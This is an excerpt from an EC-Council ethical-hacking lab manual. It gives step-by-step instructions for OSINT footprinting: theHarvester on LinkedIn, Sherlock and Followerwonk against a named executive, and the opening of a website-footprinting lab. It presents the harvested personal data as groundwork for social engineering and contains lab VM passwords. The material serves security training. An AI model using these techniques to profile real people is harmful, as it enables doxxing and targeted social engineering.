All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform Footprinting Through Social Networking Sites

Social networking services are online services, platforms, or sites that focus on facilitating the building of social networks or social relations among people.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker, during information gathering, you need to gather personal information about employees working in critical positions in the target organization; for example, the Chief Information Security Officer, Security Architect, or Network Administrator. By footprinting through social networking sites, you can extract personal information such as name, position, organization name, current location, and educational qualifications. Further, you can find professional information such as company or business, current location, phone number, email ID, photos, videos, etc. The information gathered can be useful to perform social engineering and other types of advanced attacks.

Lab Objectives

- Gather employees' information from LinkedIn using theHarvester
- Gather personal information from various social networking sites using Sherlock
- Gather information using Followerwonk

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 15 Minutes

Overview of Social Networking Sites

Social networking sites are online services, platforms, or other sites that allow people to connect and build interpersonal relations. People usually maintain profiles on social networking sites to provide basic information about themselves and to help make and maintain connections with others; the profile generally contains information such as name, contact information (cellphone number, email address), friends' information, information about family members, their interests, activities, etc. On social networking sites, people may also post their personal information such as date of birth, educational information, employment background, spouse's names, etc. Organizations often post information such as potential partners, websites, and upcoming news about the company. Thus, social networking sites often prove to be valuable information resources. Examples of such sites include LinkedIn, Facebook, Instagram, Twitter, Pinterest, YouTube, etc.

Lab Tasks

TASK 1 — Gather Employees' Information from LinkedIn using theHarvester

Here, we will gather information about the employees (name and job title) of a target organization that is available on LinkedIn using theHarvester tool.

LinkedIn is a social networking website for industry professionals. It connects the world's human resources to aid productivity and success. The site contains personal information such as name, position, organization name, current location, educational qualifications, etc.

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 3.1.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.1.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



Figure 3.1.3: Running the programs as a root user

7. In the terminal window, type **theHarvester -d eccouncil -l 200 -b linkedin** and press **Enter** to see 200 results of EC-Council from the LinkedIn source. Scroll down to view all the 200 results of the employees of the EC-Council.

Note: In this command, **-d** specifies the domain or company name to search, **-l** specifies the number of results to be retrieved, and **-b** specifies the data source as LinkedIn.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.4: theHarvester result

8. This concludes the demonstration of gathering employees' information from LinkedIn using theHarvester.
9. Close all open windows and document all the acquired information.

TASK 2 — Gather Personal Information from Various Social Networking Sites using Sherlock

Sherlock is a python-based tool that is used to gather information about a target person over various social networking sites. Sherlock searches a vast number of social networking sites for a given target user, locates the person, and displays the results along with the complete URL related to the target person.

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.2.1: MATE Terminal Icon

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 3.2.2: Running the programs as a root user

5. In the **Parrot Terminal** window, type **git clone https://github.com/sherlock-project/sherlock.git** and press **Enter**.




Figure 3.2.3: Cloning Sherlock tool

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.4: Accessing Windows 10 shared folder

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.




Figure 3.2.5: Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 02 Footprinting and Reconnaissance/GitHub Tools/** and copy the **sherlock** folder.




Figure 3.2.6: Copy sherlock folder

- Paste the copied **sherlock** folder on the location **/home/attacker/.**




Figure 3.2.7: Paste the directory

- In the terminal window, type **mv /home/attacker/sherlock /root/**.




Figure 3.2.8: Move the directory to root folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Type **cd sherlock** and press **Enter** to navigate to the **sherlock** folder. To install the python-pip requirements, type **python3 -m pip install -r requirements.txt** and press **Enter**.




Figure 3.2.9: requirements.txt installation

7. Once the installation is complete, type **cd sherlock** and press **Enter**.



Figure 3.2.10: Navigate to the sherlock folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, type **python3 sherlock.py satya nadella** and press **Enter**. You will get all the URLs related to Satya Nadella, as shown in the screenshot. Scroll down to view all the results.




Figure 3.2.11: sherlock search result

You can also use tools such as **Social Searcher** (https://www.social-searcher.com), **UserRecon** (https://github.com), etc. to gather additional information related to the target company and its employees from social networking sites.

9. This concludes the demonstration of gathering person information from various social networking sites using Sherlock.
10. Close all open windows and document all the acquired information.
11. Turn off the **Parrot Security** virtual machine.

TASK 3

Gather Information using Followerwonk

Followerwonk is an online tool that helps you explore and grow your social graph, digging deeper into Twitter analytics; for example, Who are your followers? Where are they located? When do they tweet? This can be used to gather Twitter information about any target organization or individual.

1. Turn on the **Windows 10** virtual machine.
2. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Open any web browser (here, **Mozilla Firefox**) and navigate to **https://followerwonk.com/analyze**. In the **screen name** search bar, type your target individual's twitter tag (here, **@satyanadella**) and click the **Do it** button to analyze the users whom the target person follows.




Figure 3.3.1: Followerwonk search result

4. Scroll down to view the detailed analysis, as shown in the screenshot.




Figure 3.3.2: Followerwonk detailed search result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. This concludes the demonstration of gathering information using Followerwonk.
6. Close all open windows and document all the acquired information.
7. Turn off the **Windows 10** virtual machine.

You can also use **Hootsuite** (https://hootsuite.com), **Sysomos** (https://www.sysomos.com), etc. to gather additional information related to the target company and its employees from social networking sites

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Perform Website Footprinting

Website footprinting refers to monitoring and analyzing the target organization's website for information.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

As a professional ethical hacker, you should be able to extract a variety of information about the target organization from its website; by performing website footprinting, you can extract important information related to the target organization's website such as the software used and the version, operating system details, filenames, paths, database field names, contact details, CMS details, the technology used to build the website, scripting platform, etc. Using this information, you can further plan to launch advanced attacks on the target organization.

Lab Objectives

- Gather information about a target website using ping command line utility
- Gather information about a target website using Website Informer
- Extract a company's data using Web Data Extractor
- Mirror the target website using HTTrack Web Site Copier
- Gather a wordlist from the target website using CeWL

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Web Data Extractor located at **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Web Spiders\Web Data Extractor**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- HTTrack Web Site Copier located at **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Website Mirroring Tools\HTTrack Web Site Copier**
- You can also download the latest versions of **Web Data Extractor** and **HTTrack Web Site Copier** from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ.

Lab Duration

Time: 35 Minutes

Overview of Website Footprinting

